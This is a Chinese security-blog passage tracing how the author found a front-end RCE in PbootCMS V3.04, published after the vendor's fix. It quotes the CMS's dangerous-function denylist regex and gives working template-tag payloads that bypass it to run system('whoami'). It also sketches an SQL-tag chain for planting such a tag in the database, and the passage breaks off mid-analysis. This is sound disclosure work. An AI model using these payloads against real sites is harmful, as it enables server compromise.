PbootCms-3.04 前台 RCE 挖掘过程 - 安全客，安全资讯平台

本文记录了针对 PbootCms V3.04 前台 RCE 的挖掘过程，文章很早之前就写了，由于该 CMS 前几天才做了修复，所以将挖掘过程分享出来。

前言

本文记录了针对 PbootCms V3.04 前台 RCE 的挖掘过程，文章很早之前就写了，由于该 CMS 前几天才做了修复，所以将挖掘过程分享出来

漏洞挖掘

在审计 PbootCms 之前，首先对于现有的一些思路进行了一些梳理，主要阅读了如下两篇文章

https://xz.aliyun.com/t/8321

https://xz.aliyun.com/t/8663

第一篇是我在去年第一次审计该 CMS 所写，该处问题主要是后台的配置值设置为 if 标签时，访问前台时模版会对标签进行解析，执行代码，而第二篇的思路更为广泛和灵活，在这里也是学到了前台 RCE 的一些姿势，后面的挖掘过程也是借鉴了第二篇文章的某些思路。


接着直接来看代码，首先目标仍然是解析 if 标签的代码块，看一下三个正则

```
/\{pboot:if\(([^}^\$]+)\)\}([\s\S]*?)\{\/pboot:if\}/

/([\w]+)([\x00-\x1F\x7F\/\*\<\>\%\w\s\\\\]+)?\(/i

/(\([\w\s\.]+\))|(\$_GET\[\])|(\$_POST\[\])|(\$_REQUEST\[\])|(\$_COOKIE\[\])|(\$_SESSION\[\])|(file_put_contents)|(file_get_contents)|(fwrite)|(phpinfo)|(base64)|(`)|(shell_exec)|(eval)|(assert)|(system)|(exec)|(passthru)|(pcntl_exec)|(popen)|(proc_open)|(print_r)|(print)|(urldecode)|(chr)|(include)|(request)|(__FILE__)|(__DIR__)|(copy)|(call_user_)|(preg_replace)|(array_map)|(array_reverse)|(array_filter)|(getallheaders)|(get_headers)|(decode_string)|(htmlspecialchars)|(session_id)/i
```

相对于上一个版本来说，第三条正则多了 `(\([\w\s\.]+\))` 如图



这里猜想开发者是想禁止 if 标签中条件代码段中的小括号存在内容，但是经过测试 xxx(“xxx”) 这样的形式可以无视正则并不影响我们的代码执行，现在假如我们可以直接编辑模版，以执行 system 函数为目标，来研究一下如何执行代码；

为了绕过 system 的正则校验，可以使用如下方式绕过


```
strrev('metsys')('whoami');
```

那么很容易想到使用如下 payload 测试

```
{pboot:if(1) strrev('metsys')('whoami');//)}y7m01i{/pboot:if}
```


测试之后会发现并不能执行，因为无法绕过第二条正则，我们可以通过简单的输出来打印下程序在进行安全校验的情况

```
if (preg_match_all( pattern: '/([\w]+)([\x00-\x1F\x7F\/\*\<\>\%\w\s\\\\]+)?\(/i',
    foreach ($matches2[1] as $value) {
        echo "====";
        print_r($value);
        echo "====";
        if (function_exists($value) && ! in_array($value, $white_fun)) {
            print_r( value: "dg1");
            $danger = true;
            break;
        }
    }
}
```




可以看到在这里较验到了 strrev 是一个已定义的函数，所以语句被拦截，接着我们来尝试在 strrev 前面加上一些字符查看一下情况

```
{pboot:if(1) xxx strrev('metsys')('whoami');//)}y7m01i{/pboot:if}
```




可以看到出现了 eval 执行错误的信息，这说明我们成功绕过了校验，eval 执行了我们输入的内容，只不过当前内容执行时报出了错误，那么接下来的目标就很明确了，我们需要寻找一个可以代替 xxx 的内容，使 eval 执行不会报错；经过搜索我发现了这样一条内容



简单来测试一下

果然符合我们的要求，尝试如下 payload

```
{pboot:if(1) echo strrev('metsys')('whoami');//)}y7m01i{/pboot:if}
```



成功执行了 system 函数，后来经过思考和测试，其实使用注释也是可以的，如下

```
{pboot:if(1) /*y*/ strrev('metsys')('whoami');//}}y7m01i{/pboot:if}
```

但是光是这样执行命令是不够的，我们需要寻找到一处用户可控的点来解析 if 标签，在上面的参考文章中我们易得在前台搜索功能处可以解析我们输入的 if 标签，并且对于 pboot @if 的替换可以使用 `{pboot{user:password}:if` 这样的形式绕过，但是在该版本中移除了 decode_string 函数，在标签解析时单双引号是编码过的，无法正常解析，然而从前面的分析知道我们目前的利用方式需要使用但双引号来绕过第二个正则的校验，所以目前为止在前台搜索处我们暂时是无法利用的，所以我们需要寻找一下是否存在其他的利用方式，与我们目前所掌握的条件配合来进行利用。

在翻看 cms 更新日志的时候我发现了这样一条描述

程序新增加了解析 sql 的标签，这就意味着我们可能在前台利用搜索功能，执行我们想要的 sql 语句，这时一条利用链初步浮现在我的脑海里；我们知道在以前的版本中可以使用在后台配置处插入我们的标签语句，最终语句是存储在数据库中的，假如我们可以利用前台搜索功能执行 sql 语句，将标签插入到数据库中，就可以跨过后台配置功能直接 RCE，那么目前我们面临着两个问题需要弄清楚；

1. 标签该写在哪张表的那个字段

2. 前台搜索功能处如何能执行我们的 sql 语句

首先第一个问题很好解决，在之前的版本中我们是在站点信息的尾部信息处来写入标签，对应的是 `ay_site` 表中的 `copyright` 字段，那么我们写入标签的语句初步为

```
update ay_site set copyright= (标签的16进制，避免引号) where id = 1;
```

接着我们查看一下解析 sql 标签的代码

```
// 解析自定义SQL循环
    public function parserSqlListLabel($content)
    {
        $pattern = '/\{pboot:sql(\s+[^}]+)?\}([\s\S]*?)\{\/pboot:sql\}/';
        $pattern2 = '/\[sql:([\w]+)(\s+[^]]+)?\]/';

        if (preg_match_all($pattern, $content, $matches)) {
            $count = count($matches[0]);

            for ($i = 0; $i < $count; $i ++) {
                // 获取调节参数
                $params = $this->parserParam($matches[1][$i]);
                if (! self::checkLabelLevel($params)) {

                    $content = str_replace($matches[0][$i], '', $content);
                    continue;
                }

                $num = 1000; // 最大读取1000条
                $sql = '';
                foreach ($params as $key => $value) {
                    switch ($key) {
                        case 'num':
                            $num = $value;
                            break;
                        case 'sql':
                            $sql = $value;
                            break;
                    }
                }

                // 特殊表不允许输出
                if (preg_match('/ay_user|ay_member/i', $sql)) {
                    $content = str_replace($matches[0][$i], '', $content);
                    continue;
                }

                // 判断是否有条数限制
                if ($num && ! preg_match('/limit/i', $sql)) {
                    $sql .= " limit " . $num;
                }

                // 读取数据

                if (! $data = $this->model->all($sql)) {
                    $content = str_replace($matches[0][$i], '', $content);
                    continue;
                }

                // 匹配到内部标签
                if (preg_match_all($pattern2, $matches[2][$i], $matches2)) {
                    $count2 = count($matches2[0]); // 循环内的内容标签数量
                } else {
                    $count2 = 0;
                }

                $out_html = '';

                $pagenum = defined('PAGE') ? PAGE : 1;
                $key = ($pagenum - 1) * $num + 1;
                foreach ($data as $value) { // 按查询数据条数循环
                    $one_html = $matches[2][$i];
```

```
            for ($j = 0; $j < $count2; $j ++) { // 循环替换数据
                $params = $this->parserParam($matches2[2][$j]);
                switch ($matches2[1][$j]) {
                    case 'n':
                        $one_html = str_replace($matches2[0][$j], $this->adjustLabelData($params, $key) - 1, $one_html);
                        break;
                    case 'i':
                        $one_html = str_replace($matches2[0][$j], $this->adjustLabelData($params, $key), $one_html);
                        break;
                    default:
                        if (isset($value->{$matches2[1][$j]})) {

                            $one_html = str_replace($matches2[0][$j], $this->adjustLabelData($params, $value->{$matches2[1][$j]}), $one_html);
                        }
                }
            }
            $key ++;
            $out_html .= $one_html;
        }
        $content = str_replace($matches[0][$i], $out_html, $content);
    }
  }
  return $content;
}
```

其中有一处安全过滤

